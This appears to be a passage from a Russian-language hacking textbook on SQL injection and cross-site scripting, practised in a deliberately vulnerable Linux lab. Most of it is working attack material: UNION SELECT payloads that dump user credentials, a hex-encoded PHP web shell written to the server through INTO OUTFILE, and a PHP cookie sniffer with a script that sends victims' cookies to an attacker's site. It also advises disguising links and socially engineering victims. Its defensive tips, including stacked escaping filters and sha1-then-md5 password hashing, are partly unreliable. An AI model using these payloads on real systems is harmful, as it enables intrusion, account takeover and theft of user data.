param=1+union+select+1,2,concat(user_name,0x25, password,0x25, email),4,5,6,7,8,9,10
,11,12,13,14,15 from p_user ,1
```

Предположим, мы сделали попытку закомментировать добавляемую системой часть запроса, указав в конце символы комментария (-- или /*), но это не сработало. Что делать? Я предлагаю использовать опцию LIMIT, которая допускает

указание двух числовых параметров через запятую. Тогда наш запрос будет выглядеть так:

```
param=1+union+select+1,2,concat(user_name,0x25, password,0x25, email),4,5,6,7,8,9,10
,11,12,13,14,15 from p_user LIMIT 0
```

А результирующий запрос после добавления в конце символов `,1` примет допустимый с позиций языка SQL вид:

```
param=1+union+select+1,2,concat(user_name,0x25, password,0x25, email),4,5,6,7,8,9,10
,11,12,13,14, 15 from p_user LIMIT 0,1
```

И еще один пример на базе предыдущего. Если бы в сценарии добавлялось просто число `1` (без запятой впереди), можно было бы использовать условие `WHERE`:

```
param=1+union+select+1,2,concat(user_name,0x25, password,0x25, email),4,5,6,7,8,9,10
,11,12,13,14,15 from p_user WHERE 1=
```

Тогда результирующий запрос принял бы следующий вид:

```
param=1+union+select+1,2,concat(user_name,0x25, password,0x25, email),4,5,6,7,8,9,10
,11,12,13,14,15 from p_user WHERE 1=1
```

Условие `WHERE 1=1` с точки зрения синтаксиса языка SQL (где 1 = 1) является правильным и выполняется всегда, поэтому дополненный запрос будет работать нормально.

Если в запрос подставляется конкретное значение, например `id=31`, то иногда хакеру приходится использовать арифметические операции (`-`, `+`, `*`, `/`), чтобы получить нужное значение параметра (например, 1 или 0).

Кроме того, иногда хакер может отрезать добавляемый системой запрос с помощью комментария (`/*` или `--`). Если количество открывающих скобок при этом превышает количество закрывающих, хакеру нужно постараться добавить в свой запрос недостающие скобки (с сохранением правильного синтаксиса SQL).

Получение информации из базы данных

В этом разделе мы научимся с помощью оператора `select ...into outfile` извлекать из базы важную информацию и записывать ее в выводимый файл, а в следующем разделе будем учиться создавать веб-шелл. Для начала в консоли зайдите в каталог `/usr/local/apche/htdocs/` и выполните команду `chmod 777 cyphor`.

Эта команда разрешает запись всем пользователям в каталог `cyphor`. Это нужно, чтобы создавать файлы в этом каталоге. В реальной жизни у пользователя `nobody`, от имени которого выполняется Apache, обычно есть право записи в каталог, где хранится сайт. Иногда есть право на запись не в основной каталог сайта, а в один из вложенных каталогов, например `images` или `include`. В каждом случае это надо выяснять экспериментально. Команда `select ...into outfile` выводит информацию, выбираемую запросом `SELECT`, в выводимый файл. В качестве основы нашего примера используем SQL-инъекцию в модуле `newmsg.php`. Следующий запрос

выведет информацию обо всех пользователях Cyphor в файл `user.txt` в каталоге форума:

```
select 1,concat_ws(0x3a,nick,password),3,4 from cyphor_users into outfile '/usr/
local/apache/htdocs/webexploitation_package_02/cyphor/user.txt'
```

Полностью этот запрос будет выглядеть так:

```
http://localhost/webexploitation_package_02/cyphor/showmsg.php?fid=-1 union select
1, concat_ws(0x3a,nick,password),3,4 from cyphor_users into outfile '/usr/local/
apache/htdocs/webexploitation_package_02/cyphor/user.txt'
```

Если вы все ввели правильно и запрос выполнился без ошибок, то, открыв в браузере файл `http://localhost/webexploitation_package_02/cyphor/user.txt`, вы увидите на экране информацию обо всех пользователях (рис. 05.8). В данном случае у нас всего один пользователь — `admin`.



Рис. 05.8. Файл с информацией о пользователях Cyphor

Как вы уже заметили, цифры из запроса тоже попали в файл. Если мы хотим, чтобы он выглядел аккуратнее, можно вместо цифр использовать пустые значения (`null`). Также здесь при желании можно использовать все 4 поля, выводимые запросом (когда ранее мы применяли эту инъекцию для вывода данных на экран, у нас отображалось только содержимое поля с номером 2). Выводить информацию в файл удобно, если нужно извлечь из базы сразу все записи, и таких записей очень много.

Создание веб-шелла

Теперь мы рассмотрим, как с помощью функции `outfile` создать хакерский веб-шелл. Для начала мы должны закодировать текст нашего шелла с помощью функции `hex`. Мы можем вызвать ее прямо на уязвимом сайте. Для этого в запрос `union select 1,2,3,4` вместо второго параметра вставляем следующее:

```
hex("<pre><?   system($_GET['cmd']);?></pre>")
```

На рис. 05.9 вы видите результат работы функции, кодирующей текст веб-шелла.



Рис. 05.9. Кодируем текст веб-шелла функцией hex

Скопируйте этот текст (без кавычек) в буфер обмена, после чего подготовьте текст запроса и вставьте в него текст из буфера, предварительно поставив перед ним символы `0x` (признак шестнадцатиричного значения). Полностью запрос будет иметь следующий вид (все записывается в одну строку):

```
http://localhost/webexploitation_package_02/cyphor/showmsg.php?fid=-1 union select 0
x3C7072653E3C3F2073797374656D28245F4745545B27636D64275D293B3F3E3C2F7072653E
,null,null,null into outfile '/usr/local/apache/htdocs/webexploitation_package_02/
cyphor/shell.php'
```

После того как запрос выполнится и наш хакерский веб-шелл запишется в файл `shell.php`, следует перейти по нужному адресу, а затем можно выполнить любую команду, например:

```
http://localhost/webexploitation_package_02/cyphor/shell.php?cmd=ls+-la
```

Результат показан на рис. 05.10.

Хакеры, желающие поставить под свой контроль максимальное количество сайтов, пишут сценарии, автоматизирующие подбор количества параметров в SQL-инъекции. Это помогает существенно сэкономить время, потому что количество столбцов иногда может достигать нескольких десятков.

Как стать экспертом в области SQL-инъекций? Надо больше тренироваться. Найдите в Интернете и опробуйте на практике известные уязвимости для уже установленных в DVL популярных веб-движков (искать следует по запросу: `название-и-версия-движка sql injection`). Иногда уязвимости обнаруживаются в модулях, которых нет в наших версиях. Тогда можно поискать эти дополнительные модули в Сети. Можете также загрузить из Интернета и установить в своей системе другие уязвимые движки (например, ComicShout v.2).



Рис. 05.10. Хакерский веб-шелл успешно работает

Защита от SQL-инъекции

И теперь, по традиции, я расскажу, как защитить себя от SQL-инъекции. Программная защита проста, мы ее рассмотрим на примере модуля `show.php` форума Cyphor. В этом модуле есть такая строка:

```
$message_mode = 1;
```

После этой строки нужно добавить следующий код:

```
$id = intval($id);
if (!$id)
{
  die("<br><h1>Hacking attempt!"</h1>);
}
```

Мы здесь преобразуем значение, полученное из параметра `id`, в целое число и проверяем, преобразовалось ли оно. Если нет, то завершаем работу модуля с сообщением о попытке взлома. Результат работы исправленного модуля показан на рис. 05.11.

Разумеется, аналогичной очистке нужно подвергнуть и параметр `fid`, а также параметры в других модулях форума.

В случае, если передаваемый параметр имеет строковый тип, защиту организовать немного сложнее. Вот достаточно универсальный фильтр от инъекций:

```
$text_to_check = mysql_real_escape_string ($_GET["запрос"]);
     $text_to_check = strip_tags($text_to_check);
     $text_to_check = htmlspecialchars($text_to_check);
     $text_to_check = stripslashes($text_to_check);
     $text_to_check = addslashes($text_to_check);
     $_GET["запрос"] = $text_to_check;
```



Рис. 05.11. Наша защита модуля show.php в действии

Можно также специально искать в запросе ключевые слова языка SQL, такие как `select`, `union`, `order`, `char`, `where`, `from`.

Отключение режима вывода на экран ошибок, возникших при неверном запросе, серьезно усложняет задачу хакеру. Чтобы отключить режим вывода ошибок, достаточно написать следующее (например, в файле подключения базы данных):

```
ini_set('display_errors', '0');
```

Для обеспечения конфиденциальности логина и пароля для доступа к базе данных функции подключения к базе данных лучше хранить в отдельном файле и подключать его в каждой странице сайта.

Старайтесь проверять результат каждого запроса на выполнение и на количество найденных записей. Если их количество оказывается равным нулю, перенаправляйте пользователя, например, на главную страницу, это обеспечит хорошую защиту от SQL-инъекций. Вот пример на языке PHP 5:

```
$section = $_GET[section];                          // Читаем параметр
$result = mysql_query ("SELECT * FROM
  'tbl_name' WHERE 'section' = $section ");         // Выполняем запрос
if (!$result || mysql_num_rows ($result) == 0) {    // Запрос не был выполнен
                                                    // или кол-во найденных полей = 0
  header ("Location: http://$_SERVER[HTTP_HOST]/"); // Переход на главную
                                                    // страницу
  exit ();
} else {
  ... // Продолжаем работу
}
```

Если ваш сайт не содержит разделов, в которых производится запись или редактирование строк в базе данных, то необходимо у пользователя базы данных

оставить право только на чтение данных (по умолчанию у пользователя базы данных есть права и на удаление, и на редактирование). А для разделов сайта, требующих более широких прав (например, для книги отзывов или форума), следует завести отдельного пользователя, у которого будет право на редактирование только конкретной таблицы. Что же касается системы управления сайтом (CMS), то здесь также необходимо создать отдельного пользователя базы данных с полным набором прав.

Никогда не храните пароли на доступ к базе данных в открытом виде, обязательно хэшируйте их (лучше нестандартным образом, например с использованием функции `sha1`, а затем — функции `md5`). Как вы уже знаете, с помощью SQL-инъекции легко извлечь эту информацию из базы данных, однако, если хорошо зашифровать информацию, есть большая вероятность того, что хакер не сможет ею воспользоваться.

Решение проблем с кодировкой

У хакера проблемы с кодировкой возникают, если сайт использует национальную кодировку. Предположим, хакер подобрал число столбцов на некотором сайте и пытается узнать имя пользователя `mysql`:

```
http://www.site.net/module.php?id=-1 union select 1,2,user(),4 --
```

Однако вместо желаемого результата хакер получает ошибку типа

```
ERROR 1267 : Illegal mix of collations (latin1_swedish_ci,IMPLICIT) and (utf8_
general_ci,SYSCONST) for operation 'UNION'
```

Эта ошибка возникла потому, что данные, возвращаемые из базы данных сайта, имеют кодировку `latin1_swedish`, а данные, возвращаемые функцией `user()`, — кодировку `utf8_general`. В результате MySQL «ругается», выводя сообщение о том, что нельзя смешивать в операции `UNION` эти кодировки. Чтобы устранить конфликт, достаточно преобразовать в кодировку `latin1` вывод функции `user()` при помощи функции `convert()`:

```
convert(user() using latin1)
```

Тогда запрос примет следующий вид:

```
http://www.site.net/module.php?id=-1 union select 1,2, convert(user() using
latin1),4 --
```

Этот запрос выполнится без ошибки и выведет имя пользователя.

В этой главе мы рассмотрели SQL-инъекцию в системе управления базами данных MySQL, а описание SQL-инъекции для MS SQL можно найти в приложении 5.

06 Межсайтовый скриптинг

Межсайтовый скриптинг (Cross-Site Scripting, XSS) — это такой тип уязвимости интерактивных информационных систем, при котором в генерируемые сервером страницы по какой-то причине попадают пользовательские скрипты.

Аббревиатурой межсайтового скриптинга являются символы **XSS**, а не CSS, как можно было бы ожидать, чтобы не было путаницы, так как сокращение CSS уже занято каскадными таблицам стилей (Cascade Style Sheets), которые используются при написании кода сайтов. Буква «X» в сокращении XSS символизирует пересечение, или крест (по-английски — *cross*), так что, я думаю, вы поняли, откуда взялось такое сокращение.

Уязвимость типа XSS представляет собой вставку произвольного HTML/JavaScript/VBScript-кода в результат работы сценария в тех случаях, когда сценарий не фильтрует поступившие от пользователя данные. Данный тип атак интересен тем, что вредоносный скрипт с сервера выполняется на компьютере клиента, причем вызывает его сама жертва.

Существует два вида межсайтового скриптинга: **пассивный** и **активный**. Обе эти разновидности будут подробно рассмотрены чуть позже.

Исторически сложилось так, что программисты и администраторы недооценивают данный тип атак, поэтому многие продукты сейчас страдают от межсайтового скриптинга. Хакеры не всегда используют XSS, но на самом деле — это очень опасный тип уязвимостей.

Области применения XSS

Чаще всего межсайтовый скриптинг применяется для воровства cookie-файлов и перехвата сессий.

Что такое cookie (читается «куки»)? Это файл с информацией о текущем пользователе, который сайт создает на компьютере клиента. Именно благодаря cookie-файлам сайт «узнает» вас и не заставляет заново вводить пароль при

просмотре каждой странички. Если путем межсайтового скриптинга хакер утащит cookie-файл администратора, то, поместив его в соответствующую папку на своем компьютере, сможет зайти на сайт в качестве администратора без ввода логина и пароля.

Однако возможна и просто безобидная шутка типа выскакивающего окошка с надписью «Hacked by V.Pupkin». Есть и другие цели применения XSS. Например, заражение вирусом массы пользователей (через уязвимость в браузере). Массовое заражение также может быть осуществлено, если хакер напишет трояна или червя на JavaScript или VBScript. Тогда он может поместить вредоносный код на какой-нибудь странице уязвимого сайта. Соответственно, все, кто зайдет на эту страницу, заразятся. Известны случаи, когда через XSS-уязвимости на популярных сайтах массово распространялись XSS-черви. Кроме того, межсайтовый скриптинг может использоваться для полного контроля над браузером жертвы в реальном времени.

Пассивный межсайтовый скриптинг

Пассивный межсайтовый скриптинг срабатывает только при передаче пользователем определенных данных, то есть при атаке хакеру нужно каким-либо образом заставить пользователя вызвать XSS. Данный вид XSS чреват разоблачением хакера, так как пользователь может заподозрить что-то неладное, просто посмотрев на ссылку с опасным кодом. Еще данный способ неудобен в реализации из-за того, что ссылки получаются слишком длинные. Поэтому если хакер собирается подсунуть такую ссылку администратору сайта или просто продвинутому пользователю, тот вряд ли по ней проследует.

Давайте изучим пассивный межсайтовый скриптинг на примере поиска по сайту. Допустим, скрипту, реализующему такой поиск, передается поисковый запрос через параметр `search`, причем данный параметр скриптом не фильтруется. Плюс ко всему заданный скрипту запрос отображается на страничке результатов. Тогда ссылка должна быть такой:

```
script.php?search=[искомая строка]
```

Соответственно, хакеру нужно отправить ссылку с html-кодом вместо значения параметра, например:

```
script.php?search=<b>Hacked</b>
```

Если удастся заставить пользователя перейти по этой ссылке, то он увидит страницу, на которой жирным шрифтом будет выведено слово «Hacked». Можете также задействовать другие теги, например `<marquee>` и `</marquee>`, тогда текст будет отображаться как бегущая строка, или `<h1>` и `</h1>`, чтобы текст выводился крупными буквами. На первый взгляд кажется, что заставить пользователя перейти по ссылке непросто. На помощь приходят приемы социальной инженерии. Если хакеру удастся войти в доверие к пользователю, достаточно просто сказать, что

там расположена какая-то картинка или еще что-нибудь интересное. Вместо кода `<b>Hacked</b>` хакер может написать код перехвата сессии или кражи cookie (об этом позже). Чтобы не вызвать подозрений у пользователя, можно всю ссылку, или хотя бы угловые скобки, заменить шестнадцатеричными кодами символов (`%3c` — это открывающая угловая скобка, `%3e` — закрывающая):

```
script.php?search=%3cmarquee%3eHacked%3c/marquee%3e
```

Обратите внимание на то, что при следующей ссылке значение параметра передается методом GET:

```
script.php?search=<b>Hacked</b>
```

Если хакер даст пользователю опасную ссылку на скрипт, который принимает данные методом POST, то ничего не выйдет. Для этого придется писать html-форму, которая методом POST отправляет данные пользователя скрипту. Когда пользователь зайдет на страничку хакера, сработает javascript-код, который тут же отправит пользователя на уязвимый сайт и передаст нужные параметры сценарию.

Активный межсайтовый скриптинг

Активный межсайтовый скриптинг заключается в непосредственной вставке html-кода. Он лучше пассивного тем, что не требует от пользователя тем или иным образом выполнить XSS-скрипт. Достаточно, чтобы пользователь зашел на определенную страницу, где уже имеется опасный html-код, вставленный взломщиком посредством активного межсайтового скриптинга. Данный вид XSS-атак является самым опасным и при этом почти незаметным.

Активный межсайтовый скриптинг широко применяется в различных форумах и блогах. То есть там, где пользователь имеет возможность оставлять свои сообщения, которые увидит множество посетителей.

Чтобы сама техника атаки была понятна, рассмотрим для примера гостевую книгу, которая сохраняет в базе данных (или в файле) отзывы посетителей сайта. При выполнении главного скрипта отображаются все записи из таблицы отзывов (а вместе с ними и «отзыв» со вставленным в него вредоносным кодом).

Если программист, написавший гостевую книгу, не позаботился о фильтрации html-тегов, то в текст отзыва можно без проблем вставить определенный html-код, который сохранится в базе и будет выполняться каждый раз, когда любой пользователь посмотрит все отзывы.

Например, текст отзыва может быть таким:

```
Теги не фильтруются <script>alert('Hacked by Vasya!')</script>, сайт уязвим для XSS
```

Этот код выведет в браузере пользователя окно с надписью «Hacked by Vasya!»

Чаще всего данному типу XSS-атак подвержены форумы; кроме того, уязвимы любые скрипты, в которых используется множество переменных, и за каждой очень трудно уследить, проверяя, фильтруется ли она должным образом.

Пример мини-приложения, уязвимого для XSS

Сейчас мы создадим мини-приложение, уязвимое для XSS. В редакторе создайте файл `name.php` со следующими командами:

```
<?php
$name=$_GET['name'];
echo "Your name is $name";
?>
```

Сохраните его в каталоге `/usr/local/apache/htdocs`. В том же каталоге создайте файл `form.html` с таким кодом:

```
<form action="name.php" method="GET">
<input type=text name="name">
<input type=submit value="OK">
</form>
```

Форма будет принимать вводимую строку и по щелчку на кнопке OK передавать ее текст в качестве параметра (`name`) программе `name.php`. Откройте в браузере форму `http://localhost/form.html` (рис. 06.1), введите имя (например, `Vasya`) и щелкните на кнопке OK.



Рис. 06.1. Созданная нами форма ввода form.html

Модуль `name.php` отобразит введенное вами имя, как показано на рис. 06.2.

Теперь, если снова открыть форму `form.html` и вместо имени ввести код `<h1>Hacked<h1>`, крупными буквами будет выведено слово «Hacked», как показано на рис. 06.3.



Рис. 06.2. Результат работы модуля name.php — вывод имени пользователя



Рис. 06.3. Результат работы модуля name.php — html-теги не фильтруются

Это означает, что html-теги (в нашем случае теги `<h1>` и `</h1>`, заставляющие печатать заключенный между ними текст крупными буквами) не фильтруются, а просто включаются в текст веб-странички, генерируемой модулем `name.php`.

Теперь — самое интересное: попробуем выполнить в браузере маленький сценарий на языке JavaScript. На страничке `form.html` в поле ввода введите

```
<script>alert('Hacked by Vasya')</script>
```

Здесь теги `<script>` и `</script>` задают начало и конец скрипта (сценария), а функция `alert()` выводит текст в отдельном окне в виде предупреждения. Если вы все набрали без ошибок, то, щелкнув на кнопке OK, увидите результат, показанный на рис. 06.4.

Если мы передадим жертве готовую ссылку (из поля Location) и жертва перейдет по ней, то сценарий выполнится именно в браузере человека, открывшего ссылку (а не на сайте). То есть теоретически хакер может творить на чужом компьютере всякие бесчинства, например запускать какие-либо программы. (На практике не все так просто, потому что антивирусные программы обычно распознают



Рис. 06.4. Выполнения сценария хакера в браузере жертвы

и блокируют вредоносные сценарии.) С помощью специально подготовленного сценария можно «утянуть» с компьютера жертвы ее cookie-файлы. Мы можем просто просмотреть содержимое cookie, введя сценарий

```
<script>alert(document.cookie)</script>
```

А если вы из системы Damn Vulnerable Linux посещали сайты, использующие cookie, у вас отобразится что-то наподобие показанного на рис. 06.5.



Рис. 06.5. Просмотр содержимого cookie

В реальности, конечно, хакеру нужно не показывать содержимое cookie-файла пользователю, а незаметно переслать его на свой компьютер. Сейчас мы попробуем написать такой javascript-код, который при вставке в форму нашего приложения отправляет cookie-файлы жертвы хакерскому php-скрипту (он называется php-снифером), который, в свою очередь, сохраняет их в текстовом файле на хакерском сервере. Хотя сейчас можно воспользоваться готовым онлайн-снифером, мы напишем свой php-снифер и задействуем его для кражи cookie. Комментарии набирать не надо (все равно русский язык в DVL не поддерживается), они здесь вставлены просто для пояснения работы программы.

```
<?
  $query = $_SERVER['QUERY_STRING']; // эта часть скрипта принимает
                                     // украденные cookie, переданные JavaScript'ом
  $query .= "\n";                    // каждая запись производится с новой строки
  $db="/tmp/cookies.txt";            // здесь мы указали файл, куда будет
                                     // производиться запись полученных cookie
  $fh=fopen ($db, "a+");             //открываем файл для записи, запись всегда будет
```

```
                        // производиться в конец файла
                        // (новые cookie будут добавляться к старым)
  fputs ($fh, "$query");  // записываем cookie в файл
  fclose ($fh);           // после записи закрываем файл
  ?>
```

Этот код php-снифера будет принимать в виде параметра cookie-файлы жертвы и сохранять их в файле `cookies.txt`. Теперь нужно загрузить снифер на хост в Интернете, к которому есть доступ у хакера. В нашем случае просто сохраняем его в каталог `/usr/local/apache/htdocs` под именем `steal.php`. Cookie-файлы будем сохранять в каталоге `/tmp`, потому что туда есть доступ на запись всем пользователям, а в каталоге `/usr/local/apache/htdocs` у пользователя `nobody`, под именем которого работает веб-сервер, нет прав на запись. В реальной жизни следует создать на своем сайте папку, к которой есть доступ на запись у пользователя `nobody`.

Создаем сам javascript-код для вставки в строку формы по образцу:

```
<script>document.location.replace('http://ваш_сайт/ваш_снифер.php?com='+document.
cookie);</script>
```

Разберем образец подробнее:

- `document.location.replace` — перенаправление украденных cookie-файлов на наш снифер;
- `'http://ваш_сайт/ваш_снифер.php` — адрес нашего снифера;
- `?com='+document.cookie` — вроде бы присваивание переменной `com` украденных cookie-файлов, но на самом деле в скрипте снифера такой переменной нет, и он пишет в файл всю строку после знака `?` (из переменной `QUERY_STRING`), поэтому у нас каждый присланный cookie-фрагмент, сохраняемый в файл, будет начинаться с символов `com=`. Если захотите использовать cookie непосредственно в браузере, не забудьте удалить эти лишние символы.

После выполнения этого скрипта cookie-файлы будут отосланы на ваш веб-сервер и записаны в файл `cookies.txt`.

В нашем случае мы вводим в поле формы `form.html` следующую строку:

```
<script>
document.location.replace('http://localhost/steal.php?com='+document.cookie);
</script>
```

После щелчка на кнопке `OK` наш скрипт у пользователя сработает, и на нашем сервере выполнится снифер `steal.php`. Далее заходим в каталог `/tmp` и командой `cat cookies.txt` выводим на экран содержимое файла `cookies.txt` с cookie-файлами (рис. 06.6).

В реальной жизни хакер преобразует наш запрос в шестнадцатеричные значения или в кодировку base64, чтобы жертва ничего не заподозрила. После этого хакер может «впаривать» ссылку жертве. А это уже дело социальной инженерии. Можно сказать объекту, что скрипт поднимает рейтинг в социальных сетях, позволяет писать личные сообщения какой-то обожаемой им знаменитости и т. п.



Рис. 06.6. Украденные cookie-файлы

Далее предполагается, что жертва щелкает на ссылке и в файл `cookies.txt` записываются cookie-файлы жертвы. Их можно попытаться расшифровать (например, в онлайн-сервисе для расшифровки md5-хэшей, о котором я писал в главе 03, или с помощью одной из программ, описанных в главе 0C). Либо можно использовать cookie-файлы в исходном виде, применяя не «ослика IE» (то есть Internet Explorer), а браузер Opera или Firefox.

Разумеется, я вам рассказал все это в целях ознакомления и самозащиты от подобных манипуляций со стороны хакеров, а не для применения на практике.

